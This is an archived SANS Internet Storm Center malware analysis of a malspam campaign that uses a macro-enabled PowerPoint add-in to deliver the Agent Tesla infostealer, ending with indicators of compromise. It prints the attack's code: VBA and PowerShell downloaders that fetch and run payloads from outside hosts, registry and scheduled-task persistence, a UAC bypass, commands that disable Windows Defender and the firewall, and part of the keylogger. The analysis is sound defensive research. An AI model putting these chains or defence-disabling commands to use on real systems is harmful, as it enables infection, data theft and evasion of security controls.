

PowerPoint attachments, Agent Tesla and code reuse in malware


By SANS Internet Storm Center

Archived: 2026-04-05 12:58:15 UTC

Since any Office document that may contains macros can potentially be used by malware authors with similar result as the usual Excel spreadsheet with macros, threat actors have most probably utilized all of the available macro-enabled Office formats for attacks at some point. However, since most users would probably view PowerPoint slideshow asking them to enable macros with a not insignificant level suspicion, most attackers tend not to use any of PowerPoint file formats at all.

Over the past few months, I have nevertheless noticed an unusual increase in the number of malicious PowerPoint attachments caught in my (mal)spam trap. Although the use of malicious PowerPoint is nothing new[[1](#)], given the reasons mentioned above, it has never been too common, so I thought it might be worthwhile to take a look at an example of a recent malspam campaign that spread the Agent Tesla infostealer using a macro-enabled PowerPoint file.

The file in question was named SKM-03753WIRE23560USD.ppam and was distributed as an attachment of an e-mail that tried to make it appear as a wire transfer receipt.



You may have noticed that the filename ended in an unusual extension PPAM. This extension is used for PowerPoint Add-ins with macros^[2], a special format for extending functionalities of PowerPoint presentations. Although there are some differences in content between PPAM and the more usual PPTM files, these don't concern macros. Therefore, if we only care about the embedded VBA code, as in this instance, we may analyze a PPAM using oledump^[3], or any other tool we would normally use to parse macro-enabled Office documents.

```
>oledump SKM-03753WIRE23560USD.ppam
A: ppt/hjhjhfdfdf.d
A1:      501 'PROJECT'
A2:      26  'PROJECTwm'
A3: M    4088 'VBA/Module1'
A4:      2757 'VBA/_VBA_PROJECT'
A5:      3672 'VBA/___SRP_0'
A6:      218  'VBA/___SRP_1'
A7:      2005 'VBA/___SRP_2'
A8:      234  'VBA/___SRP_3'
A9:      500  'VBA/dir'
```

In this instance, the file turned out to contain only one small, slightly obfuscated VBA script:

```
Sub Auto_Open()  
Set Outlook = CreateObject(yOCaKOVzT("V|{svvr5Hwwspjh{pvu", "7"))  
Set Microsoft = Outlook.CreateObject(yOCaKOVzT("^zjypw{5Zo1ss", "7"))  
Set MicrosoftExec = Microsoft.Exec(yOCaKOVzT("rqygt", "2") + yOCaKOVzT("ynkrr4k~k8", "6") + Chr(150) + yOCaKOVzT  
MsgBox (MicrosoftExec.StdOut.ReadAll)  
End Sub  
Public Function yOCaKOVzT(dghKkkXkS As String, NdffEcveP As Integer)  
    Dim Pp6IFCPL9 As Integer  
    For Pp6IFCPL9 = 1 To Len(dghKkkXkS)  
  
Dim tHvckljoMTaERQgkne As Boolean  
    Mid(dghKkkXkS, Pp6IFCPL9, 1) = Chr(Asc(Mid(dghKkkXkS, Pp6IFCPL9, 1)) - NdffEcveP)  
  
    Next Pp6IFCPL9  
  
Dim TMydgBdhya00owKm As Byte  
    yOCaKOVzT = dghKkkXkS  
  
End Function
```

Since the function *yOCaKOVzT* only subtracts the value provided in the second argument from each byte in the string provided as the first argument, deobfuscation of the script is fairly straightforward and leads to the following code.

```
Sub Auto_Open()  
    Set Outlook = CreateObject("Outlook.Application")  
    Set Microsoft = Outlook.CreateObject("Microsoft = Wscript.Shell")  
    Set MicrosoftExec = Microsoft.Exec("MicrosoftExec = powershell.exe -WindowStyle Hidden -c c:\windows\s  
    MsgBox (MicrosoftExec.StdOut.ReadAll)  
End Sub
```

As we may see, the VBA script is a simple downloader, that is supposed execute PowerShell code, which will grab a file from <https://download2389.mediafire.com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc> and execute it using the Microsoft HTML Application host (MSHTA).

After cleaning the downloaded file 20.doc up a bit, it came down to the following VBScript:

```
pink = "p0wersHell.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('https://8db3b91a-ea93-419b-b51b-(  
i'E'x(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_92ec48660f134f3bb502662383ca4  
  
Const tpok = &H80000001  
lopaskkk = ".  
Set kasodkmm = GetObject("winmgmts:\\." & lopaskkk & "\root\default:StdRegProv")  
poLoaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

```

akosdwdjdw = "cjjhkloggw"
kasodkmm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINDows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINDows _
. _
RUn _
pink,0

args = "/create /sc MINUTE /mo 63 /tn """"kbnvmmhjo"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" & "A""""\""""hxxps://kukadunikk@kdaoskdokaodkwldld.blogspot[.]com/p/20.htr
hxxps://kukadunikk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html

[code omitted]

magolia = "."
Set Pologachi = GetObject("winmgmts:\\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "pilotkis"
pathanogalulu = calc """"hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt""""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu

[code omitted]


```

Going down from the top, the script it is supposed to:

1. Download and execute two files containing PowerShell script from usfiles.com (we'll look at those in a moment).
2. Ensure persistence using the registry Run key by creating a value containing the same PowerShell script as we mention in 1. It also created another value in the same key, which was supposed to run a file from [http://www.starinxxxgkular.duckdns\[.\]org](http://www.starinxxxgkular.duckdns[.]org) using MSHTA (although the link was already dead at the time of the analysis , it may be reasonable assumed that this was supposed to be additional persistence mechanism).




3. Ensure persistence using Scheduled Task named kbnvmmhjo, which was supposed to run a file using MSHTA from [kdaoskdokaodkwldld.blogspot\[.\]com](http://kdaoskdokaodkwldld.blogspot[.]com).




The first PowerShell script mentioned above was lightly obfuscated and contained what we may think of as the “main payload” – two GunZipped PE files in separate byte arrays (an “injector” and the actual Agent Tesla executable) and the code to decompress them and use the “injector” in the second byte array to execute the main Agent Tesla file. The following code is a portion of its deobfuscated content:

```
[byte[]] $byteArray1 = @(31,139,...,94,3,0)
[byte[]] $byteArray2 =@(31,139,...,228,0,0)
[byte[]] $decompressedArray1 = Get-DecompressedByteArray $byteArray1
[byte[]] $decompressedArray2 = Get-DecompressedByteArray $byteArray2
[Reflection.Assembly]::Load($decompressedArray2).GetType('projFUD.PA').GetMethod('Execute').Invoke($null,[object]
```

Both of the executables were written in .NET (as is usual for Agent Tesla) and both were fairly heavily obfuscated, as you may see from the following images.



[Injector code – the Execute method](#)



[Excerpt from the list of methods in the Agent Tesla executable](#)

Nevertheless, with a little bit of deobfuscation, it is possible to see that the injector is supposed to inject the Agent Tesla code into the hollowed out aspnet_compiler.exe process (a technique which Agent Tesla has been known to use[4]). And even without understanding the names of methods and variables in the main Agent Tesla code, some portions of it are fairly clear, such as the following excerpt from the key-logging method.

```

if (A_0 == Keys.Back)
{
    if (b.b == Conversions.ToBoolean(83AC4FB0-364B-4640-8699-E358EEFC3199.bt()))
    {
        b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bu();
    }
    else if (Operators.CompareString(b.A, 83AC4FB0-364B-4640-8699-E358EEFC3199.A(), false) != 0 && Operators.CompareString(b.A.Substring(b.A.Length - b.h.Length, b.h.Length), b.h, false) != 0)
    {
        string left = b.A.Substring(b.A.Length - 7);
        if (Operators.CompareString(left, 83AC4FB0-364B-4640-8699-E358EEFC3199.bu(), false) != 0 & Operators.CompareString(b.A.Substring(b.A.Length - 4), b.e, false) != 0)
        {
            b.A = b.A.Substring(0, b.A.Length - 1);
        }
    }
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bv();
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bv();
}
else if (A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bw();
}
else if (A_0 == Keys.Escape)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bw();
}
else if (A_0 == Keys.LWin | A_0 == Keys.RWin)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bx();
}
else if (A_0 == Keys.Capital)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bx();
}
}

```

The last file we didn't take a closer look at was the second PowerShell script downloaded by the second stage of the infection chain.

```

$down = New-Object System.Net.WebClient
$url = 'hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk = 'hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+--+Copy.vbs/file';
$kasdjwkd = 'C:\Users\Public\heheheheh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjwkd);
Function script:Set-INFFile {
[CmdletBinding()]
    Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InfFileLocation = "$env:temp\CMSTP.inf",

        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'wscript.exe C:\Users\Public\heheheheh.vbs'
    )
}
[code omitted]

```

Since this script is only slightly obfuscated, we may clearly see that it is supposed to download NSudo^[5] (a privilege escalation utility) and a VBS file hosted on mediafire.com, which it is then supposed to execute using WScript.

This final VBS is not obfuscated at all, and it can be clearly seen that it is basically supposed to disable the anti-malware protection with (among other techniques) the use of the NSudo tool which was previously downloaded.

```
[code omitted]

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete windefend"

[code omitted]

outputMessage("Add-MpPreference -ExclusionProcess powershell.exe")
outputMessage("Add-MpPreference -ExclusionProcess mshta.exe")
outputMessage("Add-MpPreference -ExclusionProcess cmd.exe")
outputMessage("Add-MpPreference -ExclusionProcess wscript.exe")
outputMessage("Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRea

[code omitted]


outputMessage("netsh advfirewall set allprofiles state off")
outputMessage("Stop-Service -Name WinDefend -Confirm:$false -Force")
outputMessage("Set-Service -Name WinDefend -StartupType Disabled")
outputMessage("sc delete windefend")

Sub outputMessage(byval args)

    [code omitted]

    errReturn = objProcess.Create( "powershell " + args, null, objConfig, intProcessID)
End Sub
```

As we may see from the following diagram, the very simple macro, which was contained in the PPAM file, lead to a fairly complex infection chain in the end...



This is not the end of the story, however, since one additional point which deserves a small mention is the reuse of open-source code in the infection chain.

Although reuse of code from GitHub or StackOverflow is ubiquitous among both legitimate developers and malware authors alike, in this case, unmodified “borrowed” code was used quite heavily. For example, the GunZip algorithm used by the third (PowerShell) stage was taken from GitHub, as was a UAC bypass used to execute the final VBS script[6]. Since in both of these instances, the foreign code made up a significant portion of the analyzed file, not having to examine it too deeply sped up the entire analysis greatly.

Therefore, I will offer one parting advice which can be useful especially to any junior security analysts out there. If you ever see a line in a malicious code, which doesn’t seem to belong there (e.g., a call to a function which is supposed to display a visible error message to the user) try to ask Google whether it hadn’t seen it somewhere else. In some cases, you will come up empty, as such code might have been included on purpose by the malware author in an attempt to obfuscate the real functionality of the program, however, in other instances you may find that a significant portion of the code in front of you has been reused, and you might not have to spend time on going into it any deeper than just to gather the basic understanding of its main function.

Indicators of Compromise (IoCs)

URLs

hxxps://j[.]mp/chrehghghghghghghghghcre
hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc
hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt
hxxps://kukadunikk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html
hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe
hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file

Files

20.doc
MD5 - 425244233f21dac6f4395ab0c8c0c03e
SHA1 - 003db538810e74ad74f33b2c69cfa85026e529fd

8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
MD5 - cc60f4380686f2216bce3e8a287fc705
SHA1 - 569eed2060bb0b669a7ae12f1e6c04649785bc11

8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
MD5 - be208287362492a1a3703483fefa4d3b
SHA1 - 3f834a4369f828aea46e44134afadbbba8875ba05

heheheh.vbs

MD5 - eacb8465cc5d6671618ea2b23986a45a

SHA1 - 6d2e4dbfda127cda2478e68a5426f9646bba10c5

- [1] <https://blog.nviso.eu/2017/06/07/malicious-powerpoint-documents-abusing-mouse-over-actions/>
- [2] <https://fileinfo.com/extension/ppam>
- [3] <https://blog.didierstevens.com/programs/oledump-py/>
- [4] <https://www.fortinet.com/blog/threat-research/phishing-campaign-targeting-korean-to-deliver-agent-tesla-new-variant>
- [5] <https://github.com/m2team/NSudo>
- [6] <https://github.com/tylerapplebaum/CMSTP-UACBypass/blob/master/UACBypassCMSTP.ps1>

Jan Kopriva

[@jk0pr](#)

[Alef Nula](#)

Source: <https://isc.sans.edu/forums/diary/PowerPoint+attachments+Agent+Tesla+and+code+reuse+in+malware/28154/>